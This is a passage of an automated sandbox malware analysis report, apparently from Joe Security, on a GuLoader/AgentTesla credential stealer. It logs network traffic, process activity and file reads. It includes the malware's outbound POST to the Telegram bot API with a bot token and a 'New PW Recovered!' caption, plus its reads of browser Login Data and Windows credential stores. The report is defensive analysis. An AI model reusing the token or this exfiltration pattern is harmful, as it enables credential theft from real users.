2022-05-10 12:06:36 UTC	156	IN	Data Raw: d7 4a 86 56 1c be 23 cb 75 81 ac 48 e7 5b d3 be 69 99 ec 4e 6a bf f5 7c 46 47 6f 9d 27 8b f2 5a 18 3c ec 19 8b 9e 37 1e fc e6 76 96 8e 32 37 ef 1b e9 1d 2e 13 6b b5 85 b7 47 48 a2 9c e8 3e 21 65 fd f4 86 64 64 2f a3 f9 4c e1 15 24 7c e1 ff f0 a5 95 72 84 37 76 f7 ab fd 09 22 99 71 fa 69 13 36 30 f3 eb dc f7 e1 27 49 fe c2 e2 81 08 bd 0d 01 e6 17 47 50 b2 f2 bb 7c 23 a7 8c 78 17 54 64 16 0a 4d 9b a3 43 2a 7d 1a 73 5b 61 d1 6e 54 5d 72 53 6c be 13 5b 0b 8f 34 90 3a 9e cc 07 57 8b 2d c3 32 6e 71 e7 9e 25 f6 58 2c ec 00 06 b6 29 7a e7 3e 10 ca de 5a 62 d8 35 ff a9 ea 24 4e a6 ca 49 91 77 5d b5 1e 72 bc 99 c0 35 58 21 75 33 00 74 3a e1 72 d2 72 32 c4 bc 82 c0 0a 2c 8f 63 9b 5f 1e 1e a2 7f cd b0 a8 fc 7d ee c9 37 85 e6 d7 10 9b cc 9b bf a2 46 95 47 a8 e4 45 30 Data Ascii: JV#uH[iNj|FGo'Z<7v27.kGH>!edd/L$\|r7v"qi60'IGP\|#xTdMC*}s[anT]rSl[4:W-2nq%X,)z>Zb5$NIw]r5X!u3t:rr2,c _}7FGE0
2022-05-10 12:06:36 UTC	164	IN	Data Raw: 4e 26 01 08 6e 9f f5 36 57 9f 1f bb 5c f1 4c 1b 8f 26 57 dd 44 5e 97 5a 5e 51 b3 1b 58 14 d7 59 86 34 0a 7c 38 8c 75 db 99 90 e7 59 d3 ad 69 ad e9 8c 71 e5 f5 5a 71 9c 6f 9f 27 98 f2 45 01 fe f7 43 8b 20 0e f2 fc e3 76 85 8e 3f 34 2d 00 b3 1d f4 28 85 b5 80 b7 54 48 2b 82 2a 25 7b 65 10 c9 73 64 66 2e b0 f9 f7 e2 d7 3f 16 e3 d2 ce 52 95 70 85 24 76 21 b4 3f 12 48 9b 8c bb 9e 13 34 31 e0 eb c6 fa 23 3c 23 fc 13 a0 76 08 bf 0c 12 e6 2f 58 92 a9 98 b9 39 66 50 8c 78 16 47 64 6a 09 ab 98 f9 43 f7 3b ed 73 59 61 c2 6e 32 58 b0 48 36 be a6 12 08 8e 36 90 29 9e f0 1c 95 90 77 c3 31 25 7c e6 9c 25 e5 58 0e e9 c2 1d ec 29 9d aa 2c 11 80 de 49 62 ac 13 3d b2 b0 24 3d e8 dc 48 93 76 4e b5 d7 76 7e 82 aa 37 f3 70 6d 32 02 74 29 e1 f7 f6 b0 29 9e bc 04 93 12 2d 8d 63 Data Ascii: N&n6W\L&WD^Z^QXY4|8uYiqZqo'EC v?4-(TH+*%{esdf.?Rp$v!?H41#<#v/X9fPxGdjC;sYan2XH66)w1%\|%X) ,Ib=$=HvNv~7pm2t))-c
2022-05-10 12:06:36 UTC	172	IN	Data Raw: 48 f8 04 f3 81 f8 29 9d 85 b7 b2 0c 8f ab e8 ae c2 5a ee 73 59 74 d5 31 d5 30 07 13 cf 29 4c 76 01 95 44 45 e0 f4 4c 4e 1f b8 6d c5 4e 4b 8f 85 7d 69 47 9c 8c 8b 5e cf 94 2f 5a 44 d7 98 ac 98 1d be 23 5d 75 04 af a4 e5 09 d3 4a 43 4f ea 4e 6a 34 f5 f1 53 a8 6d cf 27 9d d9 ae 19 3c ec 92 8b 3d 34 c6 fe b3 76 a1 a5 37 30 ef 1b 62 1d 89 06 b1 b7 d0 b7 1f 63 85 9e e8 3e aa 65 b7 f7 47 66 36 2e d9 d2 cb e6 15 24 c7 e3 c1 e5 66 97 20 85 ab 5d a9 a9 fd 09 99 9b 51 f9 aa 11 64 31 4e c0 44 fe e1 27 f2 fc 9e f5 42 0a ef 0c de cd 93 45 50 b2 49 b9 7e 20 64 8e 28 16 55 48 a4 08 81 9a 28 43 27 65 d9 71 09 61 f2 42 9a 5c 72 53 e7 be ff 5f 3c 8c 66 90 7e b2 1a 01 57 8b a6 c3 7e 72 48 e4 cc 25 90 74 d8 ed 00 06 3d 29 c8 e3 18 13 98 de d2 4e dd 32 ff a9 61 24 20 bb e8 4a Data Ascii: H)ZsYt10)LvDELNmNK}iG^/ZD#]uJCONj4Sm'<=4v70bc>eGf6.$f]Qd1ND'BEPI~ d(UH(C'eqaB\rS_<f~W~r H%t=)N2a$ J
2022-05-10 12:06:36 UTC	180	IN	Data Raw: 15 93 d7 06 d0 b4 cb 78 c4 76 29 90 d0 90 9c 5b be 66 b8 b5 32 7f 7d f0 85 61 c3 46 48 31 5b 9d 0c 4c 82 fe 03 79 82 e0 b6 bb 8b f1 f9 21 c3 ab ef d7 60 b1 dd 18 d0 bd 26 81 df dd 4e f6 27 c1 7a db e0 ff 61 95 11 2b 6e 93 54 f3 9b a4 56 aa 47 73 98 0c 5a 61 ac ee 4c c5 d2 51 a7 03 19 67 26 d0 54 de a8 00 e6 23 c2 fd 7c ac ef 55 4b b1 f5 53 43 86 4e 8c 27 72 f7 16 35 a5 e8 05 8d cf 32 6a f8 e2 70 68 87 59 25 ee 1d 0f 0f 8f 06 85 b3 b0 96 3d 5d 9e 98 4a 2b bc 70 d1 f1 69 45 75 2e a2 ff 73 ca 8c 20 c0 e2 58 e1 f6 80 51 83 ac 5b 00 a1 61 09 14 ba 83 fa 4e 16 2f 10 e0 eb 9f fb fa 06 77 fc ae e1 5f 1a 91 0d 9d e6 77 42 63 a4 ce bd 35 0e 02 9a 21 17 f3 47 a0 03 d8 9b 8d 4e e6 70 dd 75 42 40 11 6e a9 5a e8 47 5d b8 d3 5d 12 af 25 90 7b 98 03 20 44 8b 31 c5 89 4f Data Ascii: xv)[f2}aFH1[Ly!`&N'za+nTVGsZaLQg&T#|UKSCN'r52jphY%=]J+piEu.s XQ[aN/w_wBc5!GNpuB@nZG]]%{ D1O
2022-05-10 12:06:36 UTC	187	IN	Data Raw: 84 ec 6c 3b 64 b0 42 bd e6 c4 cf 09 c4 22 59 58 7f 1d 89 45 9a 7c 21 dc e6 e8 ea 16 4c 52 75 a7 96 6d bf d8 a4 79 b1 ec 58 5d b0 d0 cc 23 d1 d4 cd bc 62 20 0b bd e4 a0 97 b3 18 ff 2f af 6a c6 81 d5 66 eb da ff d3 f4 eb 22 8f 9b 92 7f 80 6b 1a 1b b0 77 bc c3 6b 7c 93 7d 20 42 6d 7e 6e 14 81 92 29 90 7e d9 0a 9c 29 1b c8 50 23 26 28 f8 f9 71 3b 89 e0 74 3c 78 b2 4a d4 ef 73 ca 4a a6 10 13 d5 e1 82 11 b2 d0 0d 21 8f 4e 38 c7 99 df 27 ee 0a d7 46 e5 96 c0 7c 3c af 76 ee 31 43 96 b4 82 18 f2 e2 50 30 a8 7e 80 49 85 63 e1 f3 f2 d8 2a 00 e6 f0 8c 52 59 65 48 95 1c 00 0a 4b a3 ab ac 85 61 45 3f 84 4e 95 53 d1 1f f2 59 1a c4 c8 99 4f 66 f7 f5 fa db 76 58 54 87 8e 00 97 8d 42 64 bf 48 8c 04 67 d3 69 01 81 f4 31 0f ff be d0 fb 6e 3e e8 0d 7a 31 64 f6 7a ee f9 db 30 Data Ascii: l;dB"YXE|!LRumyX]#b /jf"kwk|} Bm~n)~)P#&(q;t<xJsJ!N8'F|<v1CP0~Ic*RYeHKaE?NSYOfvXTBdHgi1n>z1dz0
2022-05-10 12:06:36 UTC	195	IN	Data Raw: 9b 9b 9b d9 98 28 ef 25 08 a8 8e 31 6d 20 08 25 02 86 3f de 33 7a c0 15 ad fe 0e b9 c4 a0 ab e2 6b 26 05 b5 4b ac b9 c4 de 1c ef 28 4e 43 69 3d 92 5c 8f 67 21 8a f4 ff f7 28 7c 5b 74 ce ad 4d b2 d9 9a 68 a2 e3 5e 50 a7 b4 ca 12 cc d7 c8 a7 11 0c 06 a7 e4 ee a6 a4 28 90 09 b4 75 d7 e4 df 2d cb e0 cf c6 9a dd 2b 8b ff 81 66 82 4b 16 0e a1 31 94 d6 77 7d b5 78 0f 4a 6d 4f 0b 3f 94 f4 1b aa 76 c3 0b b1 20 77 db 50 2f 1f 47 fb e9 69 01 88 ef 74 3d 66 83 2f fe ee 1d f9 46 bf 21 22 d4 e5 e7 1e b6 ca 3e 24 84 2a 05 d5 a1 df 3e e9 6f dd 52 8b b1 d9 19 78 99 04 ce 25 37 b5 89 e3 31 e3 8e 7d 45 ef 7a 81 1d 9e 66 84 d6 f5 b7 23 3d 87 fb 9d 3e 5a 10 20 93 07 64 24 58 a3 ba bf e6 51 52 51 a6 54 f0 15 e3 70 c2 41 76 e3 df fd 6e 6a ef cf 9e f4 60 5a 50 85 eb 35 9b 95 78 Data Ascii: (%1m %?3zk&K(NCi=\g!(|[tMh^P(u-+fK1w}xJmO?v wP/Git=f/F!">$*>oRx%71}Ezf#=>Z d$XQRQTpAvnj`ZP5x
2022-05-10 12:06:36 UTC	203	IN	Data Raw: 5a 9d 03 2e 28 10 56 1e f6 b8 f3 ef 94 8b 64 5f b2 3c 26 e4 e1 d8 af fb 40 6d 99 43 38 38 f2 fa fd bf 18 86 8b 43 d6 f4 e9 52 06 5d fc 31 0c d3 2f a2 65 1a ab f6 ca 8d 09 d5 95 cf da 88 3e 52 17 52 87 d5 e6 94 bf 6f 01 91 2e 23 8c 7a e9 26 f1 1e 39 8a e8 9a e4 77 47 3e 7e a7 ac 28 c3 aa c1 12 de 88 27 34 c9 c2 04 8a a5 a2 af a6 03 c0 38 da 81 a3 de d9 41 95 47 c8 17 20 c0 a1 04 96 8b aa b7 87 8a 53 ef 87 dd 0f fc 9f af 64 a0 2c d0 a1 07 1a d5 01 4b 3b 04 18 69 46 ee e7 4b de 0a a5 ee 2d 4d 15 9a 27 d7 b6 46 92 82 15 43 cf 89 13 58 15 c2 58 06 47 1c b0 2d bc 72 77 b9 83 67 84 d2 ab 7b cc e6 4d 64 ac f7 a6 48 81 7a 8d a7 56 f3 be 98 34 f9 16 0a 5c 34 fd f2 e1 64 e3 9c 40 22 9a 09 81 0f 89 01 f1 a7 f5 a5 32 5a f2 8c 9d 2c 49 77 55 e6 07 76 13 3c d6 eb bc f4 Data Ascii: Z.(Vd_<&@mC88CR]1/e>RRo.#z&9wG>~('48AG Sd,K;iFK-M'FCXXG-rwg{MdHzV4\4d@"2Z,IwUv<

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.11.20	49749	149.154.167.220	443	C:\Windows\Microsoft.NET\Framework\v4.0.30319\CasPol.exe

Timestamp	kBytes transferred	Direction	Data
2022-05-10 12:06:49 UTC	210	OUT	POST /bot2052954011:AAFeCX87Ol6W5cv9u3MpOVAjUZO3XwJALyU/sendDocument HTTP/1.1 Content-Type: multipart/form-data; boundary=----------8da3291ed28542f Host: api.telegram.org Content-Length: 1026 Expect: 100-continue Connection: Keep-Alive
2022-05-10 12:06:49 UTC	210	IN	HTTP/1.1 100 Continue
2022-05-10 12:06:49 UTC	210	OUT	Data Raw: 0d 0a 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 38 64 61 33 32 39 31 65 64 32 38 35 34 32 66 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 63 68 61 74 5f 69 64 22 0d 0a 0d 0a 37 36 35 34 37 31 36 37 33 0d 0a 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 38 64 61 33 32 39 31 65 64 32 38 35 34 32 66 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 63 61 70 74 69 6f 6e 22 0d 0a 0d 0a 4e 65 77 20 50 57 20 52 65 63 6f 76 65 72 65 64 21 0a 0a 55 73 65 72 20 4e 61 6d 65 3a 20 41 72 74 68 75 72 2f 34 33 36 34 33 32 0a 4f 53 46 75 6c 6c Data Ascii: ----------8da3291ed28542fContent-Disposition: form-data; name="chat_id"765471673----------8da3291ed28542fContent-Disposition: form-data; name="caption"New PW Recovered!User Name: user/436432 OSFull
2022-05-10 12:06:49 UTC	211	OUT	Data Raw: 0d 0a Data Ascii:
2022-05-10 12:06:49 UTC	211	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 Date: Tue, 10 May 2022 12:06:49 GMT Content-Type: application/json Content-Length: 633 Connection: close Strict-Transport-Security: max-age=31536000; includeSubDomains; preload Access-Control-Allow-Origin: * Access-Control-Allow-Methods: GET, POST, OPTIONS Access-Control-Expose-Headers: Content-Length,Content-Type,Date,Server,Connection {"ok":true,"result":{"message_id":534,"from":{"id":2052954011,"is_bot":true,"first_name":"Oluwa","username":"Oluwa007bot"},"chat":{"id":765471673,"first_name":"Olivia","last_name":"Cherry","username":"Olivia7G","type":"private"},"date":1652184409,"document":{"file_name":"user-436432 2022-05-10 02-29-13.html","mime_type":"text/html","file_id":"BQACAgQAAxkDAAICFmJ6VVnUOAPIuuetmek59aU-zWwCAAIHDAACz9vQU3xa2ye2BXeXJAQ","file_unique_id":"AgADBwwAAs_b0FM","file_size":453},"caption":"New PW Recovered!\n\nUser Name: user/436432\nOSFullName: Microsoft Windows 10 Pro\nCPU: Intel(R) Core(TM) i9-9900K CPU @ 3.60GHz\nRAM: 8191.25 MB"}}

Statistics

Behavior



System Behavior

Analysis Process: file.exe PID: 2916, Parent PID: 7896

General	
Target ID:	1
Start time:	14:06:08
Start date:	10/05/2022
Path:	C:\Users\user\Desktop\file.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\file.exe"
Imagebase:	0x400000
File size:	562640 bytes
MD5 hash:	2BEB53482DE8F6A713DEB6FA9F9E7267
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000001.00000002.4862667877.00000000033A0000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security
Reputation:	low

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: CasPol.exe PID: 7544, Parent PID: 2916

General	
Target ID:	3
Start time:	14:06:24
Start date:	10/05/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\CasPol.exe
Wow64 process (32bit):	false
Commandline:	"C:\Users\user\Desktop\file.exe"
Imagebase:	0x540000
File size:	108664 bytes
MD5 hash:	914F728C04D3EDDD5FBA59420E74E56B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: CasPol.exe PID: 7828, Parent PID: 2916

General	
Target ID:	4
Start time:	14:06:24
Start date:	10/05/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\CasPol.exe
Wow64 process (32bit):	false
Commandline:	"C:\Users\user\Desktop\file.exe"
Imagebase:	0x290000
File size:	108664 bytes
MD5 hash:	914F728C04D3EDDD5FBA59420E74E56B

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: CasPol.exe PID: **5720**, Parent PID: **2916**

General

Target ID:	5
Start time:	14:06:24
Start date:	10/05/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\CasPol.exe
Wow64 process (32bit):	false
Commandline:	"C:\Users\user\Desktop\file.exe"
Imagebase:	0x340000
File size:	108664 bytes
MD5 hash:	914F728C04D3EDDD5FBA59420E74E56B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: CasPol.exe PID: **8436**, Parent PID: **2916**

General

Target ID:	6
Start time:	14:06:25
Start date:	10/05/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\CasPol.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\file.exe"
Imagebase:	0x970000
File size:	108664 bytes
MD5 hash:	914F728C04D3EDDD5FBA59420E74E56B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000006.00000000.4202992291.0000000000D50000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000006.00000002.9107245164.000000001D4D1000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000006.00000002.9107245164.000000001D4D1000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_TelegramRAT, Description: Yara detected Telegram RAT, Source: 00000006.00000002.9107245164.000000001D4D1000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	D61B05	InternetOpenUrlA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	D61B05	InternetOpenUrlA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	D61B05	InternetOpenUrlA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	D61B05	InternetOpenUrlA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	D61B05	InternetOpenUrlA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	D61B05	InternetOpenUrlA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D253263	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D253263	unknown
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D253263	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D253263	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
\Device\ConDrv	0	0	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	6A019B71	WriteFile
\Device\ConDrv	30	30	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	6A019B71	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\caspol.exe.config	unknown	4095	success or wait	1	6D25099B	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\caspol.exe.config	unknown	8173	end of file	1	6D25099B	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D25099B	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6D25099B	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\e4a1c9189d2b01f018b953e46c80d120\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6D1A62DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\caspol.exe.config	unknown	4095	success or wait	1	6D25D97A	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\caspol.exe.config	unknown	8173	end of file	1	6D25D97A	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D25D97A	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\68e52ded8d0e73920808d8880ed14efd\System.ni.dll.aux	unknown	620	success or wait	1	6D1A62DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\96b2b7229c43d2712ff1bf4906a723f6\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6D1A62DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\62fe5fc1b5bafb28a19a2754318abf00\System.Core.ni.dll.aux	unknown	900	success or wait	1	6D1A62DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\5a5dc2f9e9c66b74d361d490c1f4357b\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6D1A62DE	ReadFile

Copyright Joe Security LLC 2022

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D25099B	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6D25099B	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6A019B71	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6A019B71	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\caspol.exe.config	unknown	4096	success or wait	1	6A019B71	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\caspol.exe.config	unknown	4096	end of file	1	6A019B71	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\caspol.exe.config	unknown	4095	success or wait	1	6D25099B	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\caspol.exe.config	unknown	8173	end of file	1	6D25099B	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Management\ccd32e22ed1b362ccbd4b6fe2cda6d0b\System.Management.ni.dll.aux	unknown	764	success or wait	1	6D1A62DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6A019B71	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6A019B71	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\caspol.exe.config	unknown	4096	success or wait	1	6A019B71	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\caspol.exe.config	unknown	4096	end of file	1	6A019B71	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	success or wait	1	6A019B71	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	end of file	1	6A019B71	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\93CE54EBD72B5E2187F75E8118A14612	unknown	4096	success or wait	1	6A019B71	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\Protect\S-1-5-21-3425316567-2969588382-3778222414-1001\7ce945df-9efe-418c-ac3e-8b6772ea85ee	unknown	4096	success or wait	2	6A019B71	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\93CE54EBD72B5E2187F75E8118A14612	unknown	4096	success or wait	1	6A019B71	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11120	success or wait	1	6A019B71	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11120	success or wait	1	6A019B71	ReadFile
C:\Users\user\AppData\Local\Microsoft\Edge\User Data\Default\Login Data	unknown	49152	success or wait	1	6A019B71	ReadFile
C:\Users\user\AppData\Local\Microsoft\Edge\User Data\Local State	unknown	4096	success or wait	1	6A019B71	ReadFile
C:\Users\user\AppData\Local\Microsoft\Edge\User Data\Local State	unknown	4096	success or wait	7	6A019B71	ReadFile
C:\Users\user\AppData\Local\Microsoft\Edge\User Data\Local State	unknown	624	end of file	1	6A019B71	ReadFile
C:\Users\user\AppData\Local\Microsoft\Edge\User Data\Local State	unknown	4096	end of file	1	6A019B71	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	45056	success or wait	1	6A019B71	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	unknown	4096	success or wait	1	6A019B71	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	unknown	4096	success or wait	26	6A019B71	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	unknown	4096	end of file	1	6A019B71	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\caspol.exe.config	unknown	4095	success or wait	1	6D25099B	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\caspol.exe.config	unknown	8173	end of file	1	6D25099B	unknown
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	success or wait	1	6A019B71	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	end of file	1	6A019B71	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	success or wait	1	6A019B71	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	end of file	1	6A019B71	ReadFile

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\Software\WOW6432Node\Microsoft\Tracing\caspol_RASMANCS	success or wait	1	6C8EFDB8	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Tracing\caspol_RASMANCS	EnableFileTracing	dword	0	success or wait	1	6C8EFDB8	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Tracing\caspol_RASMANCS	EnableAutoFileTracing	dword	0	success or wait	1	6C8EFDB8	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Tracing\caspol_RASMANCS	EnableConsoleTracing	dword	0	success or wait	1	6C8EFDB8	unknown

Copyright Joe Security LLC 2022

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Tracing\caspol_RASMANCS	FileTracingMask	dword	-65536	success or wait	1	6C8EFDB8	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Tracing\caspol_RASMANCS	ConsoleTracingMask	dword	-65536	success or wait	1	6C8EFDB8	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Tracing\caspol_RASMANCS	MaxFileSize	dword	1048576	success or wait	1	6C8EFDB8	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Tracing\caspol_RASMANCS	FileDirectory	expand unicode	%windir%\tracing	success or wait	1	6C8EFDB8	unknown

Analysis Process: conhost.exe PID: **8960**, Parent PID: **8436**

General

Target ID:	7
Start time:	14:06:25
Start date:	10/05/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff60d220000
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Disassembly

No disassembly